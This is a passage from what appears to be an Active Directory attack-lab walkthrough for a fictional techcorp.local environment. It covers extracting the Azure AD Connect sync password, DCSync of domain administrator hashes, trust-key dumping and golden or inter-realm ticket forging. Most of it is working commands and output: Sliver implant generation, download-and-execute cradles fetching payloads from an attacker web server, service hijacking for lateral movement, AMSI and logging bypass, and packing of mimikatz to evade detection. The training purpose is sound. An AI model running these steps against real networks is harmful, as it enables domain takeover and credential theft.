```
Credentials
```

```
aes256_hmac (4096) :
```

```
290ab2e5a0592c76b7fcc5612ab489e9663e39d2b2306e053c8b09df39afae52
```

```
aes128_hmac (4096) : ac670a0db8f81733cdc7ea839187d024
```

```
des_cbc_md5 (4096) : 977526ab75ea8691
```

```
* Primary:Kerberos *
```

```
Default Salt : TECHCORP.LOCALkrbtgt
```

```
Credentials
```

```
des_cbc_md5 : 977526ab75ea8691
```

[snip]

Learning Objective 19

- Find out the machine where Azure AD Connect is installed.
- Compromise the machine and extract the password of AD Connect user in clear-text.
- Using the AD Connect user's password, extract secrets from techcorp-dc.

Enumerate where Azure AD Connect is installed

Using Stracciatella

We can find out the machine where Azure AD Connect is installed by looking at the Description of special account whose name begins with MSOL_. We can use the ADModule to do so. We can use Stracciatella to execute a simple PowerShell script to do this as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "gc C:\AD\Tools\Sliver\FindAzureADConnectPrincipals.ps1"'
```

[*] Output:

```
Import-Module C:\AD\Tools\Sliver\ADModule-master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\AD\Tools\Sliver\ADModule-master\ActiveDirectory\ActiveDirectory.psd1
Get-ADUser -Filter "samAccountName -like 'MSOL_*'" -Server techcorp.local -Properties * | select SamAccountName,Description | fl
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "C:\AD\Tools\Sliver\FindAzureADConnectPrincipals.ps1"'
```

[*] Output:

```
SamAccountName : MSOL_16fb75d0227d
Description    : Account created by Microsoft Azure Active Directory Connect with installation
                  identifier 16fb75d0227d4957868d5c4ae0688943 running on computer US-ADCONNECT
                  configured to synchronize to tenant techcorpus.onmicrosoft.com. This account must
                  have directory replication permissions in the local Active Directory and write
                  permission on certain attributes to enable Hybrid Deployment.
```


Compromise the machine and extract the password of AD

Connect user

Using Rubeus, scshell, ADConnect.ps1 and Stracciatella

Recall that we already have administrative access to us-adconnect as helpdeskadmin. With that access, we can extract credentials of MSOL_16fb75d0227d account in clear-text. We will use the adconnect.ps1 script for that.

Connect to us-adconnect as helpdeskadmin. Run the below command using rubeus to impersonate helpdeskadmin:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /domain:us.techcorp.local /user:helpdeskadmin /aes256:f3ac0c70b3fdb36f25c0d5c9cc552fe9f94c39b705c4088a2bb7219ae9fb6534 /opsec /nowrap /show /ptt'
```

[*] Output:

[*] Action: Ask TGT

[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)

[!] Pre-Authentication required!

[!] AES256 Salt: US.TECHCORP.LOCALhelpdeskadmin

[*] Using aes256_cts_hmac_sha1 hash: f3ac0c70b3fdb36f25c0d5c9cc552fe9f94c39b705c4088a2bb7219ae9fb6534

[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\helpdeskadmin'

[*] Using domain controller: 192.168.1.2:88

[+] TGT request successful!

[*] base64(ticket.kirbi):

doIF6jCCBeagAwIBBaEDAgE[snip]

[+] Ticket successfully imported!

ServiceName	:	krbtgt/US.TECHCORP.LOCAL
ServiceRealm	:	US.TECHCORP.LOCAL
UserName	:	helpdeskadmin
UserRealm	:	US.TECHCORP.LOCAL
StartTime	:	4/30/2024 6:45:49 AM
EndTime	:	4/30/2024 4:45:49 PM
RenewTill	:	5/7/2024 6:45:49 AM
Flags	:	name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType	:	aes256_cts_hmac_sha1

```
Base64 (key)           : Eyqx6YtyDPsLZ9LuLi8KoLYLztoaeGFW4pFZ37uBldU=
ASREP (key)            : F3AC0C70B3FDB36F25C0D5C9CC552FE9F94C39B705C4088
A2BB7219AE9FB6534
```

Next, create a tcp pivot listener in the current studentX session to move laterally.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1
```

```
[server] sliver (studentX_https) > pivots
ID      Protocol    Bind Address    Number Of Pivots
===      =====
1       TCP             :53             0
```

Generate the corresponding Sliver implant service executable for the tcp listener on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name us-adconnect_tcp -s Implants/us-adconnect_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/us-adconnect_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto us-adconnect remotely using the **execute** command and winsrs access.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winsrs -r:us-adconnect
'curl --output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/NtDro
pper.exe'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Leverage scshell to move laterally as before to gain a session on us-adconnect.

```
[server] sliver (studentX_https) > scshell -t 80 us-adconnect ssh-agent 'C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X us-adconnect_tcp.bin'
```

```
[*] Session 27e2d6c2 us-adconnect_tcp - 192.168.100.X:54788->studentX_https->(US-ADConnect) - windows/amd64 - Tue, 30 Apr 2024 07:50:23 DST
```

Now that we have a session on us-adconnect, we can attempt to execute

C:\AD\Tools\Sliver\adconnect.ps1 to extract credentials of MSOL_ account. Before doing so make sure to append **ADConnect** to the end of the ADConnect.ps1 script. Next host it on a python3 webserver as follows.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver
```

```
wsluser@studentX:~$ sudo python3 -m http.server 80
```

```
[sudo] password for wsluser: WSLToTh3Rescue!
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We can now use Stracciatella to download and invoke this script. Stracciatella also supports executing XOR encoded scripts. This helps bypass argument / command-line based detections and also helps in quote parsing issues in Sliver.

Use encoder.exe which is an executable converted from Stracciatella's encoder.py (with minor corrections) to XOR encrypt the following download and execute cradle using a single byte key of choice (0x31 in this case).

```
C:\AD\Tools\Sliver> notepad C:\AD\Tools\Sliver\cmd.txt
```

```
C:\AD\Tools\Sliver> type C:\AD\Tools\Sliver\cmd.txt
```

```
IEX(New-Object Net.WebClient).DownloadString("http://192.168.100.X/adconnect.ps1")
```

```
C:\AD\Tools\Sliver> C:\AD\Tools\Sliver\encoder.exe -x 0x31 C:\AD\Tools\Sliver\cmd.txt
```

```
eHRpGX9URhx+U1tUUkURf1RFH2ZUU3JdWFRfRRgfdV5GX11eUFViRUNYX1YZE11FRUELHh4ACAMfAAcJHwABAR8DCB5QVVJeX19UUkUfQUIAExg=
```

Copy the encoded command and leverage it with Stracciatella. Perform execution using **inline-execute-assembly** as follows.

```
[server] sliver (us-adconnect_tcp) > inline-execute-assembly -t 50 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-v -x 0x31 -e "eHRpGX9URhx+U1tUUkURf1RFH2ZUU3JdWFRfRRgfdV5GX11eUFViRUNYX1YZF11FRUELHh4ACAMfAAcJHwABAR8DCB5QVVJeX19UUkUfQUIAFhg="'
```

```
[*] Successfully executed inline-execute-assembly (coff-loader)
```

```
[*] Got output:
```

```
[+] Success - Wrote 421513 bytes to memory
```

```
[+] Using arguments: -v -x 0x31 -e "eHRpGX9URhx+U1tUUkURf1RFH2ZUU3JdWFRfRRgfdV5GX11eUFViRUNYX1YZF1lFRUELHh4ACAMfAAcJHwABAR8DCB5QVVJeX19UUkUfQUIAFhg="
```

```
:: Stracciatella - Powershell runspace with AMSI and Script Block Logging disabled.
```

```
Mariusz Banach / mgeeky, '19-22 <mb@binary-offensive.com>  
v0.6
```

```
[.] Using decoding key: 49  
[.] Powershell's version: 5.1  
[.] Language Mode: FullLanguage  
[+] No need to disable Constrained Language Mode. Already in FullLanguage.  
[+] Script Block Logging Disabled.  
[+] AMSI Disabled.
```

```
PS> IEX(New-Object Net.WebClient).DownloadString('http://192.168.100.29/adconnect.ps1')
```

```
AD Connect Sync Credential Extract POC (@_xpn_)
```

```
AD Connect Sync Credential Extract v2 (@_xpn_)  
[ Updated to support new cryptokey storage method ]
```

```
[*] Querying ADSync localdb (mms_server_configuration)  
[*] Querying ADSync localdb (mms_management_agent)  
[*] Using xp_cmdshell to run some Powershell as the service user  
[*] Credentials incoming...
```

```
Domain: techcorp.local
```

```
Username: MSOL_16fb75d0227d
```

```
Password: 70&n1{p!Mb7K.C)/USO.a{@m*%.+^230@KAc[+sr}iF>Xv{1!{=/}}3B.T8IW-{}^Wj^zbyOc=Ahi]n=S7K$wAr;s0lb7IFh}!%J.o0}?zQ8]fp&.5w+!!IaRSD@qYf
```

```
[+] inlineExecute-Assembly Finished
```

Extract secrets from techcorp-dc

Using Rubeus and PEzor

Now, we can use this password to run DCSync attacks against the target domain (techcorp.local in present case). Run the below command in the studentX session using Rubeus to gain MSOL_16fb75d0227d privileges.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60 'mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /domain:techcorp.local /user:MSOL_16fb75d0227d /password:'70&nl{p!Mb7K.C)/USO.a{@m*%.+^230@KAc[+sr}iF>Xv{1!{=/}}3B.T8IW-{}^Wj^zbyOc=Ahi]n=S7K$wAr;sOl b7IFh}!%J.o0}?zQ8]fp&.5w+!!IaRSD@qYf' /nowrap /show /ptt'
```

[*] Output:

[*] Action: Ask TGT

[*] Using rc4_hmac hash: C1DB8CDCB7A89F56DD00B77E384C2C9C

[*] Building AS-REQ (w/ preauth) for: 'techcorp.local\MSOL_16fb75d0227d'

[*] Using domain controller: 192.168.1.1:88

[+] TGT request successful!

[*] base64(ticket.kirbi):

doIF8DCCBe[snip]

[+] Ticket successfully imported!

ServiceName	:	krbtgt/techcorp.local
ServiceRealm	:	TECHCORP.LOCAL
UserName	:	MSOL_16fb75d0227d
UserRealm	:	TECHCORP.LOCAL
StartTime	:	5/1/2024 7:07:43 AM
EndTime	:	5/1/2024 5:07:43 PM
RenewTill	:	5/8/2024 7:07:43 AM
Flags	:	name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType	:	rc4_hmac
Base64 (key)	:	apOkHtWAnPjp7LazNzW6tA==
ASREP (key)	:	C1DB8CDCB7A89F56DD00B77E384C2C9C

We can now attempt to perform a Dcsync. Spawn a new Ubuntu WSL prompt and use PEZor as before to convert mimikatz into a .NET binary with DCSync arguments and rename the binary accordingly as follows.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
-z 2 -p '"lsadump::dcsync /user:TECHCORP\administrator /domain:techcorp.local
" "exit"'

-----

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
[ Entropy      : Random names + Encryption
[ Compressed   : aPLib (Reduced by 55%)
[ File type    : EXE
[ Parameters   : "lsadump::dcsync /user:TECHCORP\krbtgt /domain:techcorp.l
ocal" "exit"
[ Target CPU   : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers   : overwrite
[ Shellcode    : "/tmp/tmp.LZON5B8Mqa/shellcode.cs"
[ Exit        : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/m
imikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.ex
e.packed.dotnet.exe

```

Test DCSync from the studentX session (remotely using mimikatz-dcsync.exe.packed.dotnet.exe as follows.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'

```

[*] Output:

```
.#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##     > http://blog.gentilkiwi.com/mimikatz
'## v ##'     Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'     > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # lsadump::dcsync /user:TECHCORP\administrator /domain:
techcorp.local
[DC] 'techcorp.local' will be the domain
[DC] 'Techcorp-DC.techcorp.local' will be the DC server
[DC] 'TECHCORP\administrator' will be the user account

Object RDN          : Administrator

** SAM ACCOUNT **

SAM Username      : Administrator
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/4/2019 3:01:32 AM
Object Security ID   : S-1-5-21-2781415573-3701854478-2406986946-500
Object Relative ID   : 500

Credentials:
Hash NTLM: bc4cf9b751d196c4b6e1a2ba923ef33f
  ntlm- 0: bc4cf9b751d196c4b6e1a2ba923ef33f
  ntlm- 1: c87a64622a487061ab81e51cc711a34b
  lm  - 0: 6ac43f8c5f2e6ddab0f85e76d711eab8

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : f94f43f24957c86f1a2d359b7585b940

* Primary:Kerberos-Newer-Keys *
  Default Salt : TECHCORP.LOCALAdministrator
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 58db3c598315bf030d4f1f07021d364ba9350444e3f3
91e167938dd998836883
[snip]
```

Learning Objective 20

- Using DA access to us.techcorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, techcorp.local using the domain trust key.

Escalate to EA using domain trust key

Using Rubeus and PEzor

We need the trust key, which can be retrieved using the DA privileges. Run the below command in the studentX session to gain DA privileges.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:administrator /aes256:db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e041d0278d30dc1b335 /opsec /nowrap /show /ptt'
```

```
[*] Output:
```

```
[*] Action: Ask TGT
```

```
[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)
```

```
[!] Pre-Authentication required!
```

```
[!] AES256 Salt: US-DCAdministrator
```

```
[*] Using aes256_cts_hmac_sha1 hash: db7bd8e34fada016eb0e292816040a1bf4eeb25cd3843e041d0278d30dc1b335
```

```
[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\administrator'
```

```
[*] Using domain controller: 192.168.1.2:88
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIGAjCCBf6gAwIBBaEDp[snip]
```

```
[+] Ticket successfully imported!
```

ServiceName	: krbtgt/US.TECHCORP.LOCAL
ServiceRealm	: US.TECHCORP.LOCAL
UserName	: Administrator
UserRealm	: US.TECHCORP.LOCAL
StartTime	: 5/2/2024 6:43:57 AM
EndTime	: 5/2/2024 4:43:57 PM
RenewTill	: 5/9/2024 6:43:57 AM
Flags	: name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType	: aes256_cts_hmac_sha1
Base64 (key)	: ENSm9tfpc0m2jfUYamvdCF3ISWdxI0lGTqEWWTxhntU=
ASREP (key)	: DB7BD8E34FADA016EB0E292816040A1BF4EEB25CD3843E041D0278D30DC1B335

Laterally move onto us-dc as abusing the ssh-agent service as showcased before.

Create a pivot listener on port 53 as follows.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1
```

Generate or reuse the corresponding Sliver implant service shellcode for the tcp listener on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name us-dc_tcp -s Implants/us-dc_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/us-dc_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto us-dc remotely using the **execute** command and winrs as follows.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-dc 'curl -
-output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/NtDropper.ex
e'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We could leverage scshell instead modify the ssh-agent service configuration, and gain a pivot session

```
[server] sliver (studentX_https) > scshell -t 80 us-dc ssh-agent 'C:\Windows\
System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X us-d
c_tcp.bin'
```

```

*) Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to us-dc
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x00000220f785a950
Opening ssh-agent
SC_HANDLE Service 0x00000220f785ace0
LPQUERY_SERVICE_CONFIG need 0x0000014c bytes
Original service binary path "C:\Windows\System32\OpenSSH\ssh-agent.exe"
Service path was changed to "C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe 192.168.100.X us-dc_tcp.bin"
Service was started
Service path was restored to "C:\Windows\System32\OpenSSH\ssh-agent.exe"

[*] Session 94f0124e us-dc_tcp - 192.168.100.X:57831->studentX_https-> (US-DC) - windows/amd64 - Fri, 12 Apr 2024 07:36:16 DST

```

We can now attempt to dump trust keys. Spawn a new Ubuntu WSL prompt and use PEZor as before to convert mimikatz into a .NET binary with arguments (**lsadump::trust /patch**) and rename the binary accordingly as follows.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fluctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -p "lsadump::trust /patch" "exit"

-----

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable (console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"

```

```

[ Entropy      : Random names + Encryption
[ Compressed   : aPLib (Reduced by 55%)
[ File type    : EXE
[ Parameters   : "lsadump::trust /patch" "exit"
[ Target CPU   : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers   : overwrite
[ Shellcode    : "/tmp/tmp.LZON5B8Mqa/shellcode.cs"
[ Exit         : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/m
imikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-trustkey.
exe.packed.dotnet.exe

```

Execute the packed binary using **execute-assembly** to dump trust keys as follows in the us-dc session.

```

[server] sliver (studentX_https) > sessions -i 94f0124e
[*] Active session us-dc_tcp (13595eb8)

[server] sliver (us-dc_tcp) > ps -e taskhostw

  Pid      Ppid    Owner
=====
7026      4180    NT AUTHORITY\SYSTEM
                                     Arch      Executable      Session
=====
                                     x86_64    taskhostw.exe    0

[server] sliver (us-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedul
erRegularMaintenanceDomain -P 7026 -p 'C:\windows\system32\taskhostw.exe' -t
50 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-trustkey.exe.packed.dotnet.exe'

[*] Output:

.#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

[snip]

mimikatz(commandline) # lsadump::trust /patch
[snip]
Current domain: US.TECHCORP.LOCAL (US / S-1-5-21-210670787-2521448726-
163245708)

Domain: TECHCORP.LOCAL (TECHCORP / S-1-5-21-2781415573-3701854478-2406986946)
[ In ] US.TECHCORP.LOCAL -> TECHCORP.LOCAL

```

```

* 2/29/2024 3:56:49 AM - CLEAR - 27 62 d8 22 15 80 d0 b8 78 a2 0d 80 03
dc f4 64 14 a4 ec 05 7c 5f 00 ff 98 03 04 eb 11 be fa 71 37 f7 ca b0 17 45 06
6c 4c 13 31 1f c2 c7 a5 42 af e0 db 31 b8 64 a0 41 3e 69 f3 5f 9a 56 20 e4 a6
97 1b af 1c d2 3d 2f b3 ab f3 9c 4f b1 09 58 a2 a4 9f ca bc 06 1d cd 93 75 bb
65 f6 f9 6d 58 a8 85 88 73 b1 91 ee 27 fa fd 0a 8c 6d 1e 49 e6 cd 77 e6 64 05
b2 0d cc 6f 87 e8 41 61 bf ec 1c 84 09 bf 84 7b 41 56 bf 35 ae ef 0b 3a d7 70
14 14 20 c9 38 e4 03 cb af 7a d9 34 56 c1 03 15 f8 41 e7 f2 57 f4 f2 49 42 f6
e4 12 c6 d6 fa 14 c1 f4 dc 8b fd 42 51 07 25 54 39 01 d0 e7 f6 c6 68 89 41 3a
39 17 64 b9 bc ee fc 5f 9e 44 82 9e ac 87 ae 2d 73 52 c3 59 db 5a d2 7e cf 4c
cb 65 d4 76 90 22 e8 73 ab c1 d4 d4 77 07 6a 46 1f ff e5

* aes256_hmac
8c148ec96bce00441c898dbb703372579016a97eccc2f54f123723a49fe0cd1a
* aes128_hmac 5433ec5a00a191e2f4988eb3b8c08715
* rc4_hmac_nt a6215eeb238da9262d014a529fe03adb
[snip]

```

Let's Forge a ticket with SID History of Enterprise Admins. Note that the trust key may be different for your lab and may change over time even in the same lab instance. Run the following command in the studentX session as follows.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'silver /user:Administrator /ldap /servic
e:krbtgt/TECHCORP.LOCAL /rc4:a6215eeb238da9262d014a529fe03adb /sids:S-1-5-21-
2781415573-3701854478-2406986946-519 /nowrap'

[*] Output:

[*] Building PAC

[*] Domain          : US.TECHCORP.LOCAL (US)
[*] SID             : S-1-5-21-210670787-2521448726-163245708
[*] UserId          : 500
[*] Groups          : 544,512,520,513
[*] ExtraSIDs       : S-1-5-21-2781415573-3701854478-2406986946-519

[snip]

[*] base64(ticket.kirbi):

doIFyzCCBcegAwIBBaEDAgEWooIEvDCCB...

```

Copy the base64 encoded ticket from above and use it in the following command:

```

[server] sliver (studentX_https) > inline-execute-assembly -t 60 '/mnt/c/AD/T
ools/Sliver/Rubeus.exe' 'asktgs /service:CIFS/techcorp-dc.TECHCORP.LOCAL /dc:
techcorp-dc.TECHCORP.LOCAL /ptt /ticket:doIFyzCCBcegAw...'

```

```
[*] Successfully executed inline-execute-assembly (coff-loader)
[*] Got output:
```

[snip]

```
ServiceName      : CIFS/techcorp-dc.TECHCORP.LOCAL
ServiceRealm     : TECHCORP.LOCAL
UserName        : Administrator
UserRealm       : US.TECHCORP.LOCAL
StartTime       : 5/2/2024 6:59:32 AM
EndTime        : 5/2/2024 4:57:50 PM
RenewTill       : 5/9/2024 6:57:50 AM
Flags           : name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
KeyType         : aes256_cts_hmac_sha1
Base64 (key)    : V/gWDHWur2Ubn80v0d2gqIYCNteisTmSgFmAhI8CIj8=
```

Finally, let's access the filesystem on techcorp-dc. Run the following command to confirm access.

```
[server] sliver (studentX_https) > ls '\\techcorp-dc.TECHCORP.LOCAL\c$'
```

Learning Objective 21

- Using DA access to us.techcorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, techcorp.local using the krbtgt hash of us.techcorp.local.

Escalate to EA using domain trust key

Using Rubeus

We already have the krbtgt hash of us.techcorp.local. Let's create the inter-realm TGT and inject it using Rubeus in the studentX session as follows. Since the golden ticket module in Rubeus is flagged and execute-assembly has a character limitation for 256 characters, we can use PEzor to obfuscate and convert it into a packed .NET binary with arguments hardcoded. Spawn a new Ubuntu WSL prompt and execute PEzor.sh to convert mimikatz.exe into a repackaged .NET x86-x64 executable:

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/Rubeus.exe -z 2 -p
"golden /user:Administrator /id:500 /domain:us.techcorp.local /sid:S-1-5-21-2
10670787-2521448726-163245708 /groups:513 /sids:S-1-5-21-2781415573-370185447
8-2406986946-519 /aes256:5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6F
C1FFA58ACD5 /ptt"

[snip]
[?] Processing /mnt/c/AD/Tools/Sliver/Rubeus.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/Rubeus.exe: PE32 executable (console)
Intel 80386 Mono/.Net assembly, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Apr  4 2024 06:47:54)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/Rubeus.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 57%)
[ File type     : .NET EXE
[ Parameters    : golden /user:Administrator /id:500 /domain:us.techcorp.lo
cal /sid:S-1-5-21-210670787-2521448726-163245708 /groups:513 /sids:S-1-5-21-2
781415573-3701854478-2406986946-519 /aes256:5E3D2096ABB01469A3B0350962B0C65CE
DBBC611C5EAC6F3EF6FC1FFA58ACD5 /ptt
[ Target CPU    : x86+amd64
[ AMSI/WDLP/ETW : continue
```

```

[ PE Headers      : overwrite
[ Shellcode       : "/tmp/tmp.HlspAVBo56/shellcode.cs"
[ Exit            : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows

```

